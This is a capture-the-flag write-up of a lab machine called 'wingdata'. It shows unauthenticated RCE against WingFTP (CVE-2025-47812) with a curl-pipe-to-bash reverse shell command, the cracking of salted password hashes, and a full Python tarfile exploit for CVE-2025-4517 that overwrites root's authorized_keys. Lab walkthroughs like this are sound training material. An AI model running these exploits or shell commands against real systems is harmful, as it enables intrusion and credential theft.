
Reconnaissance
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp open  http    Apache httpd 2.4.66
|_http-title: Did not follow redirect to http://wingdata.htb/
|_http-server-header: Apache/2.4.66 (Debian)
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Besides the usual SSH port on Linux machines, there’s only HTTP with a redirect to wingdata.htb and therefore I add this to my /etc/hosts file before checking it out.
Execution

Apparently the web page is providing a file sharing solution. Besides a support form at the very bottom of the page, it does not look too interesting. There’s a link to a Client Portal though. It tries to resolve ftp.wingdata.htb, so I have to include this into my hosts file as well before it loads in my browser.

Not too unexpected for a file sharing application, there’s a login prompt to WingFTP in version 7.4.3. Looking up known vulnerabilities quickly finds an unauthenticated remote code execution dubbed CVE-2025-47812. There a multiple proof of concepts available on GitHub.
After cloning the exploit to my machine, I run it while providing the URL to the vulnerable application as well as a command to run. I first try to access my own web server and after that is successful, I change the payload to a reverse shell. This drops me into an interactive session as wingftp.
$ python3 CVE-2025-47812.py -u http://ftp.wingdata.htb \
                            -c 'curl http://10.10.10ß.6/shell|bash'

[*] Testing target: http://ftp.wingdata.htb
[+] Sending POST request to http://ftp.wingdata.htb/loginok.html with command: 'curl http://10.10.10.10/shell|bash' and username: 'anonymous'
[+] UID extracted: c9ed25d8dbce4ba04001af51bd178f69f528764d624db129b32c21fbca0cb8d6
[+] Sending GET request to http://ftp.wingdata.htb/dir.html with UID: c9ed25d8dbce4ba04001af51bd178f69f528764d624db129b32c21fbca0cb8d6
[-] Error sending GET request to http://ftp.wingdata.htb/dir.html: HTTPConnectionPool(host='ftp.wingdata.htb', port=80): Read timed out. (read timeout=10)
Privilege Escalation
Shell as wacky
Even though wingftp is part of a few groups nothing really sticks out. Given the fact that users have to somehow authenticate to the WingFTP application and I might have access to their password (hashes). They are stored in a XML file for each user within the Data subdirectory.
$ grep -rPo '<Password>\K[^<]+' /opt/wftpserver/Data/1
/opt/wftpserver/Data/1/users/maria.xml:a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03
/opt/wftpserver/Data/1/users/steve.xml:5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca
/opt/wftpserver/Data/1/users/wacky.xml:32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca
/opt/wftpserver/Data/1/users/anonymous.xml:d67f86152e5c4df1b0ac4a18d3ca4a89c1b12e6b748ed71d01aeb92341927bca
/opt/wftpserver/Data/1/users/john.xml:c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10
Those do resemble SHA256 hashes and there’s the possibility to include a salt in the calculation1. The settings.xml for the domain shows the salt value of WingFTP is used.
<?xml version="1.0" ?>
<DOMAIN_OPTION Description="Wing FTP Server Domain settings">
    ---SNIP
    <EnableSHA256>1</EnableSHA256>
    --- SNIP ---
    <EnablePasswordSalting>1</EnablePasswordSalting>
    <SaltingString>WingFTP</SaltingString>
--- SNIP ---
</DOMAIN_OPTION>
I then add all the hashes with the username and the salt appended to a file and then passing it to hashcat with the --user flag and mode 1410 for the format $pass.$salt. It takes a few seconds to find a valid password for wacky and I can switch to this user with !#7Blushing^*Bride5.
maria:a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03:WingFTP
steve:5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca:WingFTP
wacky:32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP
anonymous:d67f86152e5c4df1b0ac4a18d3ca4a89c1b12e6b748ed71d01aeb92341927bca:WingFTP
john:c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10:WingFTP
Shell as root
$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
The account wacky can run a Python script as root. Besides the script itself there are only two empty folders and wacky has write privileges in the backups one.
$ ls -Rla /opt/backup_clients/
/opt/backup_clients/:
total 20
drwxr-x--- 4 root wacky 4096 Jan 12 08:43 .
drwxr-xr-x 4 root root  4096 Feb  9 08:19 ..
drwxrwx--- 2 root wacky 4096 Jan 12 08:32 backups
-rwxr-x--- 1 root wacky 2829 Jan 12 08:37 restore_backup_clients.py
drwxr-x--- 2 root wacky 4096 Jan 12 08:43 restored_backups

/opt/backup_clients/backups:
total 8
drwxrwx--- 2 root wacky 4096 Jan 12 08:32 .
drwxr-x--- 4 root wacky 4096 Jan 12 08:43 ..

/opt/backup_clients/restored_backups:
total 8
drwxr-x--- 2 root wacky 4096 Jan 12 08:43 .
drwxr-x--- 4 root wacky 4096 Jan 12 08:43 ..
Luckily, I can not just execute the script but also read the file. It takes two arguments, --backup to provide a TAR archive that should be present in /opt/backup_clients/backups and conform to the format ^backup_\d+\.tar$, and --restore to provide a folder name in the restored_backups subfolder where the contents of the TAR are extracted. The restore folder has to start with restore_ and can only contain certain characters, making path traversal not possible.
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
             "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_<client_user> (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
At first glance there’s nothing vulnerable there (and also not anything actually useful from a feature perspective). The only interesting piece of the script is the tar.extractall(path=staging_dir, filter="data") because this might give an arbitrary file write primitive.
Running /usr/local/bin/python3 -V shows that version 3.12.3 is in use. Searching once again for known vulnerabilities results in CVE-2025-4517, that can be used to write files outside of the destination folder and comes with exploitation code.
import tarfile
import os
import io
import sys
# 247 (55 on OSX) picked so the expanded path of dirs is 3968 bytes long (or 896
# on OSX), leaving 128 bytes for a prefix and at least a few chars of the link
comp = 'd' * (55 if sys.platform == 'darwin' else 247)
steps = "abcdefghijklmnop"
path = ""
with tarfile.open("/opt/backup_clients/backups/backup_1001.tar", mode="x") as tar:
    # populate the symlinks and dirs that expand in os.path.realpath()
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)
        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)
        path = os.path.join(path, comp)
    # create the final symlink that exceeds PATH_MAX and simply points to the
    # top dir. this allows *any* path to be appended.
    # this link will never be expanded by os.path.realpath(), nor anything after it.
    linkpath = os.path.join("/".join(steps), "l"*254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = ("../" * len(steps))
    tar.addfile(l)
    # make a symlink outside to keep the tar command happy
    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + "/../../../../../../../../root/.ssh/authorized_keys"
    tar.addfile(e)
    # use the symlinks above, that are not checked, to create a hardlink
    # to a file outside of the destination path
    f = tarfile.TarInfo("flaglink")
    f.type = tarfile.LNKTYPE
    f.linkname =  "escape"
    tar.addfile(f)
    # now that we have the hardlink we can overwrite the file
    content = b"ssh-rsa <REDACTED>\n"
    c = tarfile.TarInfo("flaglink")
    c.type = tarfile.REGTYPE
    c.size = len(content)
    tar.addfile(c, fileobj=io.BytesIO(content))
I slightly modify the provided code to place the TAR archive into the correct folder, then switch the escape link path to the authorized_keys file of the root user and overwrite it via my own SSH key. After running the code and then restoring the contents via the sudo command, I can use my key to authenticate as root and collect the final flag.
$ python3 exploit.py

$ sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py \
                              --backup backup_1001.tar \
                              --restore restore_exploit
[+] Backup: backup_1001.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_exploit
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_exploit
Attack Path
flowchart TD

subgraph "Execution"
    A(Web Page) -->|vhost enumeration| B(FTP subdomain with WingFTP)
    B -->|CVE-2025-47812| C(Shell as wingftp)
end

subgraph "Privilege Escalation"
    C -->|User Management| D(Salted SHA256 hashes)
    D -->|hashcat| E(Shell as wacky)
    E -->|CVE-2025-4517| F(Arbitrary file write)
    F -->|Overwrite authorized_keys| G(Shell as root)
end